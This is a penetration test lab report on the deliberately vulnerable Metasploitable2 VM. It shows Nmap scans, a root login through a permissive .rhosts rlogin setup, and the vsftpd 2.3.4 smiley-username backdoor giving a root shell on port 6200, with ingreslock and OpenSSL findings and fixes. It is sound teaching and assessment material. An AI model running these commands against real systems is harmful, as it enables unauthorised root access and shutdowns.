Penetration Test LAB 02

1 Revision

Revision	Date	Author	Description
01	06/05/2018	F. Coppo	Penetration Test LAB02 report

2 Summary

1 Revision 2
2 Summary 3
3 Preparation 5
4 Scanning Description 5
5 Software checked 8
5.1 Rlogin 8
5.1.1 Description of the problem 8
5.1.2 Vulnerability type 10
5.1.3 Vulnerability severity 10
5.1.4 Exploits availability/accessibility 10
5.1.5 Origin cause 10
5.1.6 Impact 10
5.1.7 Description of the used methods 10
5.1.8 Suggestions and notes 10
5.1.9 Outcome/Penetration Tester recommendation 10
5.2 VSFTPD 11
5.2.1 Description of the problem 11
5.2.2 Vulnerability type 12
5.2.3 Vulnerability severity 12
5.2.4 Exploits availability/accessibility 12
5.2.5 Origin cause 12
5.2.6 Affected software 12
5.2.7 Impact 12
5.2.8 Description of the used methods 13
5.2.9 Suggestions and notes 13
5.2.10 Outcome/Penetration Tester recommendation 13
5.3 Ingreslock 14
5.3.1 Vulnerability type 14
5.3.2 Vulnerability severity 14
5.3.3 Origin cause 14
5.3.4 Impact 14

5.3.5 Description of the problem 14
5.3.6 Description of the used methods 14
5.3.7 Outcome/Penetration Tester recommendation 14
5.4 SSH (port 22) 15
5.4.1 Description of the problem 15
5.4.2 Vulnerability type 15
5.4.3 Vulnerability severity/classification 15
5.4.4 Exploits availability/accessibility 15
5.4.5 Origin cause 15
5.4.6 Affected software 16
5.4.7 Impact 16
5.4.8 Description of the problem 16
5.4.9 Description of the used methods 16
5.4.10 Outcome/Penetration Tester recommendation: 16
5.4.11 Suggestions and notes 16
6 Sysklogd track delete 17

3 Preparation

The test has been performed on a laptop, using Ubuntu 16.04. The system under test is a vulnerable distribution that run on a Virtual Machine (VMware version 14.1.1). The penetration test goal is to discover common vulnerability of distribution.

Distribution under test: *Metasploitable2-Linux*

During preparation phase has been performed following steps:

- Installation of VMWare workstation
- Loading of the vulnerable distribution
- For Metasploitable-2-Linux distribution has been used following credential:
  user: *msfadmin*
  password: *msfadmin*

virtual machine (under test) IP address	172.16.233.128
native machine (tester) IP address	172.16.233.1

- *Vmnet8* Interface identification using ping

4 Scanning Description

It has been performed a network scanning using *Nmap* tool.

In the following table is reported the result of Nmap tool default scanning.

```
coppo@Ubuntu-Coppo:~$ nmap 172.16.233.128

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-03 12:46 CEST
Nmap scan report for 172.16.233.128
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

In the following table is reported the result of Nmap aggressive tool scanning.

```
coppo@Ubuntu-Coppo:~$ nmap -A 172.16.233.128

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-03 12:46 CEST
Nmap scan report for 172.16.233.128
Host is up (0.0022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp       vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh       OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
23/tcp   open  telnet     Linux telnetd
25/tcp   open  smtp       Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2018-05-03T10:46:15+00:00; -37s from scanner time.
53/tcp   open  domain     ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind    2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2          111/tcp  rpcbind
|   100000  2          111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3      33635/tcp  mountd
|   100005  1,2,3      47051/udp  mountd
|   100021  1,3,4      45130/udp  nlockmgr
|   100021  1,3,4      51283/tcp  nlockmgr
|   100024  1         44514/tcp  status
|_  100024  1         58057/udp  status
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    Java RMI Registry
1524/tcp open  shell      Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
| rpcinfo:
|   program version   port/proto  service
|   100000  2          111/tcp  rpcbind
|   100000  2          111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3      33635/tcp  mountd
|   100005  1,2,3      47051/udp  mountd
|   100021  1,3,4      45130/udp  nlockmgr
|   100021  1,3,4      51283/tcp  nlockmgr
|   100024  1         44514/tcp  status
|_  100024  1         58057/udp  status
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 53
|   Version: .0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake,
SupportsCompression
|   Status: Autocommit
|_  Salt: 'L)%|gke8'XfyNYTz,gE
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   Unknown security type (33554432)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        Unreal ircd
| irc-info:
```

```
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:03:49
|   source ident: nmap
|   source host: 9A4AD188.4F542FDB.168799A3.IP
|_  error: Closing Link: vvioqjugi[172.16.233.1] (Quit: vvioqjugi)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2018-05-03T06:46:15-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.19 seconds
```

Since the ftp port 21 is open, has been performed a specific ftp scan:

```
coppo@Ubuntu-Coppo:~$ sudo nmap --script "ftp*" -p 21 172.16.233.128

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-03 15:05 CEST
Nmap scan report for 172.16.233.128
Host is up (0.00022s latency).
PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 1933 guesses in 600 seconds, average tps: 3
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       http://osvdb.org/73573
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 00:0C:29:E5:D7:F9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 600.79 seconds
```

In order to identify the specific vulnerability on *vsftpd* has been performed the specific Nmap scan script:

```
nmap --script ftp-vsftpd-backdoor -p 21 172.16.233.128
```

```
coppo@Ubuntu-Coppo:~$ nmap --script ftp-vsftpd-backdoor -p 21 172.16.233.128

Starting Nmap 7.01 ( https://nmap.org ) at 2018-05-03 12:45 CEST
Nmap scan report for 172.16.233.128
Host is up (0.00032s latency).
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/explo
its/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-bac
kdoored.html
|_      http://osvdb.org/73573

Nmap done: 1 IP address (1 host up) scanned in 1.25 seconds
```

5 Software checked

During the test, has been tracked following software installed on distribution under test:

- Rlogin;
- Vsftpd;
- Telnet;
- Ingreslock;
- SSH.

5.1 Rlogin

Rlogin make a connection (using TCP, with contact port 513) to the remote login demon running on a host. After the connection is made, the user can log in. All input is transmitted from remote to host and all output are sent back to the remote rlogin client.

5.1.1 Description of the problem

Rlogin client send a request to rlogin server that make two kind of authentication check:

- check if the client's source port is between 512 and 1024;
- check if the server file *.rhosts* allows connection from the client (non-password login)

The *rhosts* file contains a set of trusted network space: host/username value pairs is set to allow access via rlogin. The configuration file can be set to "+ +" allowing all hosts and all users to connect to the server; in the distribution under test the configuration is the following:

```
msfadmin@metasploitable:~$ sudo cat /root//.rhosts
+ +
```

For vulnerability exploit, the client first need the *rsh-client* installation

```
apt-get install rsh-client
```

then the client can run following command that presents the client himself with remote access to the target host's root account:


```
coppo@Ubuntu-Coppo:~$ rlogin -l root 172.16.233.128
Last login: Thu May  3 08:15:51 EDT 2018 from 172.16.233.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
```

In the figure below is reported the corresponding successful Rlogin handshake.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.233.1	172.16.233.128	TCP	74	1023 → 513 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2535468273 TSecr=0 WS=128
2	0.000490436	172.16.233.128	172.16.233.1	TCP	74	513 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=992960 TSecr=253
3	0.000577417	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2535468273 TSecr=992960
4	0.000636708	172.16.233.1	172.16.233.128	Rlogin	67	User name: coppo, Start Handshake
5	0.000904362	172.16.233.128	172.16.233.1	TCP	66	513 → 1023 [ACK] Seq=1 Ack=2 Win=5792 Len=0 TSval=992960 TSecr=2535468273
6	0.000944146	172.16.233.1	172.16.233.128	Rlogin	98	User name: coppo, Data: coppo\000root\000xterm-256color/38400\000
7	0.001141125	172.16.233.128	172.16.233.1	TCP	66	513 → 1023 [ACK] Seq=1 Ack=34 Win=5792 Len=0 TSval=992960 TSecr=2535468273
8	0.011627168	172.16.233.128	172.16.233.2	DNS	85	Standard query 0x0982 PTR 1.233.16.172.in-addr.arpa
9	0.018650212	172.16.233.2	172.16.233.128	DNS	85	Standard query response 0x0982 No such name PTR 1.233.16.172.in-addr.arpa
10	0.021791714	172.16.233.128	172.16.233.1	Rlogin	67	User name: coppo, Startup info received
11	0.021887168	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=34 Ack=2 Win=29312 Len=0 TSval=2535468278 TSecr=992962
12	0.038719310	172.16.233.128	172.16.233.1	Rlogin	67	User name: coppo, Control Message (Window size request)
13	0.038793297	172.16.233.128	172.16.233.1	Rlogin	591	User name: coppo, Data: Last login: Thu May 3 08:31:57 EDT 2018 from 172.16.233.1 on pts/1\
14	0.038799611	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=34 Ack=3 Win=29312 Len=0 TSval=2535468283 TSecr=992964
15	0.038824986	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=34 Ack=528 Win=30336 Len=0 TSval=2535468283 TSecr=992964
16	0.038885610	172.16.233.1	172.16.233.128	Rlogin	78	User name: coppo, Terminal Info (rows=33, cols=80)
17	0.047859960	172.16.233.128	172.16.233.1	Rlogin	93	User name: coppo, Data: \033]0;root@metasploitable: ~\a
18	0.090040566	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=46 Ack=555 Win=29336 Len=0 TSval=2535468296 TSecr=992965
19	0.090243988	172.16.233.128	172.16.233.1	Rlogin	89	User name: coppo, Data: root@metasploitable:~#
20	0.090327558	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=46 Ack=578 Win=30336 Len=0 TSval=2535468296 TSecr=992969
21	5.053667772	Vmware_e5:d7:f9	Vmware_e4:80:ee	ARP	42	Who has 172.16.233.2? Tell 172.16.233.128
22	5.053769241	Vmware_e4:80:ee	Vmware_e5:d7:f9	ARP	42	172.16.233.2 is at 00:50:56:e4:80:ee
23	5.109982750	Vmware_c0:00:08	Vmware_e5:d7:f9	ARP	42	Who has 172.16.233.128? Tell 172.16.233.1
24	5.110145584	Vmware_e5:d7:f9	Vmware_c0:00:08	ARP	42	172.16.233.128 is at 00:0c:29:e5:d7:f9

Now the client has the complete control of terminal:

```
root@metasploitable:~# ls
bar  Desktop  reset_logs.sh  vnc.log
```

In the following figure is reported the sniffing of Rlogin ls command from client to server, and vice-versa.



	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.233.1	172.16.233.128	Rlogin	67	Data: l
2	0.000880935	172.16.233.128	172.16.233.1	Rlogin	67	Data: l
3	0.001017074	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=2 Ack=2 Win=237 Len=0 TSval=966144911 TSecr=3811944
4	0.142230636	172.16.233.1	172.16.233.128	Rlogin	67	Data: s
5	0.143133264	172.16.233.128	172.16.233.1	Rlogin	67	Data: s
6	0.143355148	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=3 Ack=3 Win=237 Len=0 TSval=966145053 TSecr=3811958
7	5.445293309	172.16.233.1	172.16.233.128	Rlogin	67	Data: \r
8	5.446153940	172.16.233.128	172.16.233.1	Rlogin	68	Data: \r\n
9	5.446339475	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=4 Ack=5 Win=237 Len=0 TSval=966150356 TSecr=3812483
10	5.456846422	172.16.233.128	172.16.233.1	Rlogin	158	Data: \033[00m\033[00mbar\033[00m \033[01;34mDesktop\033[00m \033[01;32mreset_logs.sh\033[00m \0
11	5.456940853	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=4 Ack=97 Win=237 Len=0 TSval=966150367 TSecr=3812484
12	5.457994780	172.16.233.128	172.16.233.1	Rlogin	93	Data: \033]0;root@metasploitable: ~\a
13	5.458070081	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=4 Ack=124 Win=237 Len=0 TSval=966150368 TSecr=3812484
14	5.458864016	172.16.233.128	172.16.233.1	Rlogin	89	Data: root@metasploitable:~#
15	5.458948682	172.16.233.1	172.16.233.128	TCP	66	1023 → 513 [ACK] Seq=4 Ack=147 Win=237 Len=0 TSval=966150369 TSecr=3812484

5.1.2 Vulnerability type

This vulnerability affect Confidentiality Integrity and Availability.

5.1.3 Vulnerability severity

High: unauthenticated user has full control of terminal on the remote host.

5.1.4 Exploits availability/accessibility

- Authentication is not required to exploit the vulnerability;
- Very little knowledge or skill is required to exploit.

5.1.5 Origin cause


Configuration: the *rhost ++ configuration* (all user and all IP) allows all user to connect the server.

5.1.6 Impact

Confidentiality: complete (as reported in the following picture, the client can obtain info).

Integrity: complete (client can change file).

Availability: complete (like the example below, the client can shut down the host).



5.1.7 Description of the used methods

See *Scanning* paragraph and *Description of the problem* paragraph.

5.1.8 Suggestions and notes

A similar vulnerability seems reported in the following CVE: https://www.cvedetails.com/cve/CVE-1999-0113/

5.1.9 Outcome/Penetration Tester recommendation

Change file configuration/remove the service.

5.2 VSFTPD


The Vsftpd (very secure FTP daemon) is an FTP server for Unix-like systems, including Linux.

5.2.1 Description of the problem

Users can logging into a compromised vsftpd-2.3.4 server using ":)" as the username or at the end of the username. In response to this smiley face in the FTP username, a TCP callback shell is attempted without notification of installation.

```
coppo@Ubuntu-Coppo:~$ telnet 172.16.233.128 21
Trying 172.16.233.128...
Connected to 172.16.233.128.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER user:)
331 Please specify the password.
PASS pass
^]
telnet> quit
Connection closed.
```

Here below is reported the wireshark sniffing extract during telnet login.



Far from this specific vulnerability we are analyzing, we can also see that the password is sent in clear during login (a malicious agent can make packet sniffing): Telnet is a non-secure protocol (high risk for confidentiality and integrity).

Whenever user connect to the vsftpd server with smiley user it will opens the backdoor connection as root and enables the port 6200 in ftp server.

```
coppo@Ubuntu-Coppo:~$ telnet 172.16.233.128 6200
Trying 172.16.233.128...
Connected to 172.16.233.128.
Escape character is '^]'.
whoami;
root
: command not found
id
: command not found
id;
uid=0(root) gid=0(root)
: command not found
```

```
uname -a;
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
: command not found
```

5.2.2 Vulnerability type

This vulnerability affect Confidentiality Integrity and Availability.

5.2.3 Vulnerability severity

High: in response to this smiley face user can gain a command shell on port 6200.

5.2.4 Exploits availability/accessibility

- Authentication is not required to exploit the vulnerability;
- Very little knowledge or skill is required to exploit.

5.2.5 Origin cause

Backdoor

5.2.6 Affected software

- The backdoor exists in the version 2.3.4 of Vsfpd (downloadable from the master site);
- Vsftpd is the default FTP server in the Ubuntu, CentOS, Fedora, NimbleX, Slackware and RHEL Linux distributions.


5.2.7 Impact

Confidentiality: complete (remote user can read info).

```
coppo@Ubuntu-Coppo:~$ telnet 172.16.233.128 6200
Trying 172.16.233.128...
Connected to 172.16.233.128.
Escape character is '^]'.
whoami;
root
ls;
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
: command not found
shutdown now;
: command not found
Connection closed by foreign host.
```

Integrity: complete (remote user can change file)

Availability: complete (for example remote user can shut down the host, as reported in the next picture).



5.2.8 Description of the used methods

See *Scanning* paragraph and *Description of the problem* paragraph.

5.2.9 Suggestions and notes

Note: CVE-2011-2523 seems reserved/retired from standard database. Vulnerability was discovered in July 2011.

5.2.10 Outcome/Penetration Tester recommendation

To fix this issue the recommendation is to update all devices with a vsftpd version grater then 2.3.4

5.3 Ingreslock

The *Ingreslock* port was an old backdoor used to access to compromised server.

5.3.1 Vulnerability type

This vulnerability affect Confidentiality Integrity and Availability.

5.3.2 Vulnerability severity

High.

5.3.3 Origin cause

Backdoor


5.3.4 Impact

- Confidentiality: complete;
- Integrity: complete;
- Availability: complete.

5.3.5 Description of the problem

Accessing is very easy: *ingreslock* is listening on port 1524.

5.3.6 Description of the used methods



5.3.7 Outcome/Penetration Tester recommendation

Close backdoor.

5.4 SSH (port 22)

The *OpenSSH-4.7p1* version installed is weak since contain an OpenSSL package installed on the system that is considered vulnerable (this issue was caused by a third-party vendor patch to the OpenSSL library).

5.4.1 Description of the problem

The *OpenSS_0.9.8c-1* packet up to versions before *OpenSSL_0.9.8g-9* uses a random number generator that generates predictable numbers.

5.4.2 Vulnerability type

- Confidentiality: Complete (there is total information disclosure, resulting in all system files being revealed);
- Integrity: none;
- Availability: none.

5.4.3 Vulnerability severity/classification

- CVSS score is 7.8
- In the *Common Weakness Enumeration* has been Classified as "use of insufficiently random values" (CWE = 330, for classification details see: *https://cwe.mitre.org/data/definitions/330.html*)

5.4.4 Exploits availability/accessibility

- Authentication is not required to exploit the vulnerability;

5.4.5 Origin cause

Bug (software regression).

5.4.5.1 Bug Explanation

The bug origin was caused by removal of following line in the file *md_rand.c* of openssl library (commented in the right part of the picture, green color):

